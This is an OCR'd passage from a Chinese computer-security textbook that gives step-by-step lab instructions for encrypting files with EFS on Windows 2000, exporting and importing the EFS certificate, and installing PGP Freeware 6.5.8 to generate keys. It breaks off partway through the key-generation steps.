


图 9.140　"配置 FTP 协议策略"对话框

实验十　Windows 2000 的文件加密

实验目的：提高 Windows 2000 的安全性。

实验步骤如下。

任务一　文件夹的加密

(1) 在任何一个文件或文件夹上右击，在弹出的快捷菜单中选择"属性"选项，如

图 9.141 所示。

(2) 单击“高级”按钮(前提是硬盘格式必须是 NTFS)。

(3) 可以直接加密文件了(这时要注意,加密选项与压缩选项并不能同时进行,不能对 NTFS 压缩的文件进行加密),如图 9.142 所示。




图 9.141 选择“属性”选项




图 9.142 加密文件

(4) 在图 9.142 中单击“应用”按钮。

加密后的文件只有本人才能够打开,其他用户就不会看到被加密过的文件的内容了。而使用加密的文件时是透明的,就像用普通的文件一样,不需要进行解密等操作。

任务二 EFS 的实现

(1) 在“控制面板”窗口中单击“用户和密码”图标,在弹出的窗口中单击“高级”→“证书”按钮,就会出现“证书”窗口。选中“我们的密码”,单击“导出”按钮,就会出现“证书导出向导”对话框,如图 9.143 所示。



图 9.143 “证书导出向导”对话框

(2) 单击“下一步”按钮，打开“导出文件格式”对话框，如图 9.144 所示。




图 9.144 “导出文件格式”对话框

(3) 单击“下一步”按钮，输入私钥密码，如图 9.145 所示。



图 9.145 输入私钥密码

(4) 单击“下一步”按钮，填写要导出的文件，如图 9.146 所示。



图 9.146 填写要导出的文件

(5) 再单击"下一步"按钮,导出成功,如图 9.147 所示。



图 9.147　导出成功

(6) 单击"控制面板"窗口中的"用户和密码"图标,再单击"高级"按钮,单击"证书"按钮,在证书窗口中单击"导入"就会出现"证书导入向导"对话框,单击"下一步"按钮,如图 9.148 所示。




图 9.148　"证书导入向导"对话框

(7) 单击"下一步"按钮,选定导出的文件后导入,如图 9.149 所示。



图 9.149　导入

(8) 单击“下一步”按钮,输入私钥密码,如图 9.150 所示。



图 9.150　输入私钥密码

(9) 单击“下一步”按钮,打开“证书存储”对话框,如图 9.151 所示。



图 9.151　“证书存储”对话框

(10) 再单击“下一步”按钮,如图 9.152 所示。



图 9.152　正在完成证书导入向导

实验十一　PGP 实验

实验目的：用 PGP 软件来安全地交换文件。

实验工具：PGP Freeware 6.5.8。

实验步骤如下。

任务一　安装软件

（1）安装 PGP Freeware 6.5.8，如图 9.153 所示。




图 9.153　安装 PGP Freeware 6.5.8

（2）选择安装目录，如图 9.154 所示。




图 9.154　选择安装目录

(3) 安装完成 如图 9.155 所示。




图 9.155　安装完成

任务二　生成密钥

(1) 启动密钥生成过程,如图 9.156 所示。



图 9.156　启动密钥生成

(2) 输入名字和 E-mail 地址,如图 9.157 所示。



图 9.157　输入名字和 E-mail 地址

（3）选择加密方式如图 9.158 所示。

